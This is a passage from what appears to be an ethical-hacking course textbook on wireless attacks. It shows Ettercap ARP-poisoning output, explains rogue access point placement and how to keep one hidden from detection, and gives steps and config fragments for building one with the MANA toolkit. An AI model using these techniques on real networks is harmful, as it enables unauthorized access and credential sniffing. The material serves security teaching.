


10.10.1.14

```
 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...


ARP poisoning victims:

 GROUP 1 : 10.10.1.14 02:15:5D:12:DB:DF

 GROUP 2 : ANY (all the hosts in the list)
```

Figure 16.75: Screenshot of Ettercap launching an ARP poisoning attack

Once the attack is launched, the target host’s login credentials can also be sniffed if the web traffic is not encrypted with Hypertext Transfer Protocol Secure (HTTPS).



Launch of Wireless Attacks: Rogue APs

- A rogue AP **provides backdoor access** to the target wireless network

Scenarios for Rogue AP Installation and Setup

- A **compact, pocket-sized rogue AP** device plugged into an Ethernet port of a corporate network
- A **rogue AP device** connected to corporate networks over a Wi-Fi link
- A **USB-based rogue AP** device plugged into a corporate machine
- A **software-based rogue AP** running on a corporate Windows machine

Steps to Deploy a Rogue AP

- Choose an **appropriate location** to plug in your rogue AP that allows maximum coverage from your connection point
- Disable the **SSID Broadcast** (silent mode) and any management features to avoid detection
- Place the AP behind a **firewall**, if possible, to avoid network scanners
- Deploy a **rogue AP** for a short period

Rogue APs


Rogue APs are wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs are not configured for security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network.

Interesting scenarios for rogue AP installation and setup include the following.

- **Compact, pocket-sized rogue AP plugged into an Ethernet port of the target network**: An attacker can use compact, pocket-sized rogue APs because they are easily available, can be stealthily brought onsite, and consume very little power.
- **Rogue AP connected to corporate networks over a Wi-Fi link**: An attacker connects a rogue AP to a Wi-Fi link of the target network. Because the rogue AP connects wirelessly to the authorized network, it is easily hidden. However, it requires the credentials of the target network to connect.
- **USB-based rogue AP plugged into a network machine**: An attacker can easily plug a USB-based rogue AP into any Windows machine on the target network that is connected through wired or wireless means. The USB AP's software shares the network access of the machine with the rogue AP. This eliminates the need for both an unused Ethernet port and the credentials of the target Wi-Fi, which are required in the above two scenarios to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine**: An attacker can set up a software-based rogue AP on the embedded/plugged Wi-Fi adapter of the target network, instead of a separate hardware device.

A rogue AP is deployed through the following steps.

- Choose an appropriate location to plug in the rogue AP for maximum coverage from the connection point
- Disable SSID broadcast (silent mode) and any management features to avoid detection.
- Place the AP behind a firewall, if possible, to avoid network scanners.
- Deploy the rogue AP for a short period.



Creation of a Rogue AP Using MANA Toolkit

Step 1	Modify the **hostapd-mana.conf** MANA's configuration file using any text editor to setup a fake AP
Step 2	Modify the **start-nat-simple.sh** script used to launch the rogue AP
Step 3	Execute the script file **start-nat-simple.sh** using the bash command
Step 4	After the rogue AP is up, use a Windows machine or mobile device (having a different wireless card) to connect to the rogue AP
Step 5	In the Wi-Fi enabled device, search for the Internet connection that is not password-protected and connect to it
Step 6	All the data packets from your machine flow through the rogue AP; now, you can use tools, such as **tcpdump** and Wireshark, to capture and analyze the packets

hostapd-mana.conf (/etc/mana-toolkit) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
hostapd-mana.conf

```
#A full description of options is available in https://
github.com/sensepost/hostapd-
hostapd.conf

interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=Free Internet
channel=6
```

start-nat-simple.sh (/usr/share/mana-toolkit/run-mana) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
start-nat-simple.sh

```
#!/bin/bash

upstream=eth0
phy=wlan0
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
```

